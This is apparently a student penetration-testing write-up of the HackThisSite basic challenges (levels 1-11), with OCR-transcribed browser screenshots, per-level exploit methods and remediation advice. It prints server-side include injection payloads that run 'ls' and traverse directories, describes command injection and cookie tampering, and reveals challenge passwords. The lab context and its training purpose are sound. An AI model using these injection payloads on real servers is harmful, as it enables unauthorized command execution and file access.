Penetration Testing Report

1. Executive Summary

This penetration testing report provides an assessment of the security vulnerabilities identified during the HackThisSite Basic Challenges (Levels 1-11). The primary goal of this test was to analyze common security flaws in web applications and provide recommendations to mitigate potential risks.

Basic Hacking

www.hackthissite.org

2. Scope of Testing

Target Application: HackThisSite Basic Challenges
Testing Methodology: Black-box testing
Tools Used: Web browser developer tools, HTTP request analysis, and manual code review

3. Vulnerability Description & Key Findings

Level 1 - HTML Source Code Exposure

Vulnerability: Password stored in plain text within the HTML source code.

Exploit Method: Viewing page source (`Ctrl + U`) and extracting the password from a hidden field or comment.

Recommendation: Never store sensitive credentials in client-side HTML. Use server-side authentication.

Level 2 - HTML Comment Disclosure

Vulnerability: Password stored within an HTML comment.

Exploit Method: Inspecting the HTML source (`Ctrl + U`) and identifying the comment containing credentials.

Recommendation: Remove sensitive data from comments; use environment variables for authentication mechanisms.

Level 3 - Hidden Form Fields

Vulnerability: Password embedded within a hidden input field.

Exploit Method: Viewing the source code or modifying form fields using browser developer tools.


Recommendation: Do not trust hidden fields for authentication. Always validate input on the server side.

Level 4 - JavaScript Validation Manipulation

Vulnerability: Password validation performed on the client-side using JavaScript.

Exploit Method: Editing JavaScript functions using the browser console to bypass validation.

Recommendation: Perform all authentication logic on the server side.



Hack This Site
view-source:https://www.hackt
view-source:https://www.hackthissite.org/missions/basic/4/
Mail - KOLA AMRUT... Teams and Channel... Q&A - Yeah Hub Spotify - Web Playe... Chat Blackbox: AI C... ack The Box :: Das... Home | ASPEN (5) Pinterest Unstop: Connecting... All Bookmarks
Elements Console Sources Network Performance Memory
e.siteheader.cmTable tbody tr td table tbody tr td.sitebuffer center center form input
sam@
1 of 1
Styles Computed Layout Event Listeners DOM Breakpoints Properties Accessibility

```
<img
  src="https://data.htscdn.org/images/brave-88x31.png"
  alt="Brave Browser - Secure, fast, and private web browser with a built-in adblocke
  title="Brave Browser - Secure, fast, and private web browser with a built-in adbloc
  width="88"
  height="31"
  border="0" />
</a>
<br />

          </td>
          <td valign="top" class="sitebuffer">
    <br />
    <br /><center>
    <br /><center><b>Level 4</b></center><br /><br />This time Sam hardcoded the pass
    <form action="/missions/basic/4/level4.php" method="post">
    <input type="hidden" name="to" value="sam@hackthissite.org" /><input type="submit
    <form action="/missions/basic/4/index.php" method="post">
    <input type="password" name="password" /><br /><br />
    <input type="submit" value="submit" /></form>
</td>
        </tr>
      </table></td>
    </tr>
 <tr>
      <td class="sitebottomheader"><img src="https://data.htscdn.org/themes/Dark/imag
    </tr>
  </table>
  <br />
<div align="center" style="font-family:Verdana, Arial, Helvetica, sans-serif; font-si
We ask that you inform us upon sharing or distributing.<br /><br />
<sub>Page Generated: Tue, 11 Mar 2025 16:57:28 +0000<br />Web Node: www02 | Page Gen:
 (Sun, 22 May 2016 20:29:51 +0000)</a></sub><br />
</div>
</div>
<div align="center">
```


```
"This time Sam hardcoded the password into the script. However, the
password is long and complex, and Sam is often forgetful. So he wrote
a script that would email his password to him automatically in case
he forgot. Here is the script:"
<br>
<br>
▼<center>
 ▼<form action="/missions/basic/4/level4.php" method="post">
    <input type="hidden" name="to" value="harshini9@gmail.com"> == $0
    <input type="submit" value="Send password to Sam" fdprocessedid=
    "hbxqka">
  </form>
</center>
<br>
<br>
▶<center> … </center>
</center>
</td>
</tr>
</tbody>
</table>
</td>
```

```
▼ Accessibility Tree
□ Enable full-page accessibility tree
˅ RootWebArea "Hack This Site"
  ˅ generic
    ˅ table
      ˅ row
        ˅ cell
          ˅ table
            ˅ row
              ˅ cell " Level 4 This time Sam hardcoded the password into the script. However, the passwor
```


hackthissite.org/missions/basic/
hackthissite.org/missions/basic/
hackthissite.org/missions/basic/4/level4.php
Mail - KOLA AMRUT... Teams and Channel... Q&A - Yeah Hub Spotify - Web Playe... Chat Blackbox: AI C... Hack The Box :: I

Password reminder successfully sent to *kolaharshini9@gmail.com*

(Note: If this is not the email address on your HackThisSite profile, no email will actually be sent.)


hackthissite.org/missions/basic/
hackthissite.org/missions/basic/
Your password reminder - kola
mail.google.com/mail/u/0/?tab=rm&ogbl#inbox/FMfcgzQZTgRNCQDktPNqMCXlvqnjqRJG
Mail - KOLA AMRUT... Teams and Channel... Q&A - Yeah Hub Spotify - Web Playe... Chat Blackbox: AI C... Hack The Box :: I
Gmail
Search mail
Compose
Inbox 2,850
Starred
Snoozed
Drafts 11

Your password reminder Inbox ×

sam@hackthissite.org
to me

Sam,
Here is the password: '9921d003'.

Level 5 - URL Parameter Manipulation

Vulnerability: Password stored within the URL query string.

Exploit Method: Modifying URL parameters in the address bar to access restricted content.


Recommendation: Do not pass sensitive data through URLs. Use session-based authentication.

Level 6 - ASCII Character Encoding Exploit

Vulnerability: Password stored as ASCII-encoded characters.

Exploit Method: Converting ASCII values to readable text using an ASCII table.

Recommendation: Avoid encoding sensitive data in easily reversible formats.



Dec	Hex	Name	Char	Ctrl-char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char
0	0	Null	NUL	CTRL-@	32	20	Space	64	40	@	96	60	`
1	1	Start of heading	SOH	CTRL-A	33	21	!	65	41	A	97	61	a
2	2	Start of text	STX	CTRL-B	34	22	"	66	42	B	98	62	b
3	3	End of text	ETX	CTRL-C	35	23	#	67	43	C	99	63	c
4	4	End of xmit	EOT	CTRL-D	36	24	$	68	44	D	100	64	d
5	5	Enquiry	ENQ	CTRL-E	37	25	%	69	45	E	101	65	e
6	6	Acknowledge	ACK	CTRL-F	38	26	&	70	46	F	102	66	f
7	7	Bell	BEL	CTRL-G	39	27	'	71	47	G	103	67	g
8	8	Backspace	BS	CTRL-H	40	28	(	72	48	H	104	68	h
9	9	Horizontal tab	HT	CTRL-I	41	29	)	73	49	I	105	69	i
10	0A	Line feed	LF	CTRL-J	42	2A	*	74	4A	J	106	6A	j
11	0B	Vertical tab	VT	CTRL-K	43	2B	+	75	4B	K	107	6B	k
12	0C	Form feed	FF	CTRL-L	44	2C	,	76	4C	L	108	6C	l
13	0D	Carriage feed	CR	CTRL-M	45	2D	-	77	4D	M	109	6D	m
14	0E	Shift out	SO	CTRL-N	46	2E	.	78	4E	N	110	6E	n
15	0F	Shift in	SI	CTRL-O	47	2F	/	79	4F	O	111	6F	o
16	10	Data line escape	DLE	CTRL-P	48	30	0	80	50	P	112	70	p
17	11	Device control 1	DC1	CTRL-Q	49	31	1	81	51	Q	113	71	q
18	12	Device control 2	DC2	CTRL-R	50	32	2	82	52	R	114	72	r
19	13	Device control 3	DC3	CTRL-S	51	33	3	83	53	S	115	73	s
20	14	Device control 4	DC4	CTRL-T	52	34	4	84	54	T	116	74	t
21	15	Neg acknowledge	NAK	CTRL-U	53	35	5	85	55	U	117	75	u
22	16	Synchronous idle	SYN	CTRL-V	54	36	6	86	56	V	118	76	v
23	17	End of xmit block	ETB	CTRL-W	55	37	7	87	57	W	119	77	w
24	18	Cancel	CAN	CTRL-X	56	38	8	88	58	X	120	78	x
25	19	End of medium	EM	CTRL-Y	57	39	9	89	59	Y	121	79	y
26	1A	Substitute	SUB	CTRL-Z	58	3A	:	90	5A	Z	122	7A	z
27	1B	Escape	ESC	CTRL-[	59	3B	;	91	5B	[	123	7B	{
28	1C	File separator	FS	CTRL-\	60	3C	<	92	5C	\	124	7C	|
29	1D	Group separator	GS	CTRL-]	61	3D	=	93	5D	]	125	7D	}
30	1E	Record separator	RS	CTRL-^	62	3E	>	94	5E	^	126	7E	~
31	1F	Unit separator	US	CTRL-_	63	3F	?	95	5F	_	127	7F	DEL

Step-by-Step Decryption:

Character	ASCII (Encrypted)	Position	Decrypted ASCII	Decrypted Character
f	102	0	102 - 0 = **102**	f
6	54	1	54 - 1 = **53**	5
:	58	2	58 - 2 = **56**	8
h	104	3	104 - 3 = **101**	e
h	104	4	104 - 4 = **100**	d
>	62	5	62 - 5 = **57**	9


Character	ASCII (Encrypted)	Position	Decrypted ASCII	Decrypted Character
j	106	6	106 - 6 = **100**	d
<	60	7	60 - 7 = **53**	5

Level 7 - Command Injection (Linux 'cal' command)

Vulnerability: User input directly interacting with system commands.


Exploit Method: Running Linux commands using input fields.

Recommendation: Sanitize and validate user inputs to prevent command execution.


hackthissite.org/missions/basic/
hackthissite.org/missions/basic/7/cal.pl
Mail - KOLA AMRUT...
Teams and Channel...
Q&A - Yeah Hub
Spotify -

```
      March 2025
Mon Tue Wed Thu Fri Sat Sun
                      1   2
  3   4   5   6   7   8   9
 10  11  12  13  14  15  16
 17  18  19  20  21  22  23
 24  25  26  27  28  29  30
 31


index.php
level7.php
cal.pl
.
..
k1kh31b1n55h.php
```


hackthissite.org/missions/basic/
hackthissite.org/missions/basic/7/k1kh31b1n55h.php
Mail - KOLA AMRUT...
Teams and Channel...
Q&A - Yeah Hub
Spotify -

```
2d743155
```

Level 8 - Server-Side Includes (SSI) Injection

Vulnerability: Web application vulnerable to SSI injection.

Exploit Method: Mission 8 asks us for our name. When we enter our name, it adds it to a document. If we use SSI, we can also get a directory listing (ls).

First, test the script by putting your name in it.

Next, enter the following

<!--#exec cmd="ls" -->

Space is very important. It gives us a listing of the files in this directory. To do a listing of the parent directory, we merely modify the above

```
<!--#exec cmd="ls .." -->
```

Recommendation: Disable SSI processing if not required.

Level 9 - SSI Directory Traversal

Vulnerability: SSI allowing access to sensitive files.

Exploit Method: Mission 9 is very similar, and uses, mission 8. To get this password, we simply need to use the ls command SSI injection from mission 8 to go to the directory for mission 9. Simply go back to basic missions, select mission 8, and enter the following in the name field:

```
<!--#exec cmd="ls ../../9" -->
```

This gives us the ability to go up to the directory for 8, the directory above 8 called basic, and into the directory for 9. It gives us the following listing:

```
Hi, index.php p91e283zc3.php!

Your name contains 24 characters.
```

You can then use p91e283zc3.php to open up the password file. It gives us the link: https://www.hackthissite.org/missions/basic/9/p91e283zc3.php

Recommendation: Implement strict access controls and disable unnecessary directives.


Level 10 - Cookie Manipulation

Vulnerability: Authentication mechanism relying on modifiable cookies.

Exploit Method: Editing browser cookies to gain unauthorized access.

Mission 10 uses javascript and cookies for loggin in. It is simply a case of modifying your login session to yes.

This time we are going to use the Firefox built in Web development tools, but we are going to use the Storage tab. Best achieved by hitting Shift + F9 on your key board, and look for a cookie named “level10_authorized” as below:



Name	Domain	Path	Expires on	Last accessed on	Value	
_BFTN_WIDGET_VI...	www.hackthissite.org	/	Wed, 24 Jan 2018 20:47:18 GMT	Wed, 24 Jan 2018 16:09:10 GMT	true	f
_pk_id.1.1039	.hackthissite.org	/	Wed, 20 Feb 2019 20:47:25 GMT	Wed, 24 Jan 2018 16:09:17 GMT	b73d6a0f6a12f667.1516740445.2.151681...	f
_pk_ses.1.1039	.hackthissite.org	/	Wed, 24 Jan 2018 16:39:17 GMT	Wed, 24 Jan 2018 16:09:17 GMT	*	f
level10_authorized	www.hackthissite.org	/missions/basic/10/	Session	Wed, 24 Jan 2018 16:09:17 GMT	no	f
PHPSESSID	www.hackthissite.org	/	Session	Wed, 24 Jan 2018 16:09:10 GMT	5u8u8rr337n2d8422fd2fgo9a4	f

One of the values is the cookie, and for the cookie, one of the entries is level10_authorized. It is set to no, double click on the word “no” and set it to yes, click away, and click Submit on the form

Level 11 - .htaccess Misconfiguration

Vulnerability: Weak .htaccess configurations allowing unauthorized access.

Exploit Method: Modifying HTTP headers or URLs to bypass authentication.

Every time we refresh new song is displayed those are songs of Elton john. we try to bypass http header with these letters, .htaccess file enforcing it shows the folder , to the answer, we can try navigating to index.php to submit the answer

Recommendation: Properly configure `.htaccess` files to enforce access control rules.

4. Conclusion & Recommendations

Through this penetration testing exercise, we identified multiple security vulnerabilities in the target web application. These vulnerabilities highlight common web security flaws that can be exploited by attackers. Implementing the following recommendations can significantly enhance security:

Secure Authentication Mechanisms: Ensure passwords are never stored in client-side code or transmitted in plaintext.

Input Validation: Implement proper input sanitization to prevent SQL injection, XSS, and command injection attacks.

Server-Side Security: Move all critical security checks and authentication mechanisms to the server side.

Use Secure Cookies: Implement HttpOnly, Secure, and SameSite attributes to protect session cookies.

Access Control Policies: Properly configure .htaccess and ensure least privilege principles for user access.

By following these recommendations, web applications can significantly reduce their attack surface and protect against common vulnerabilities.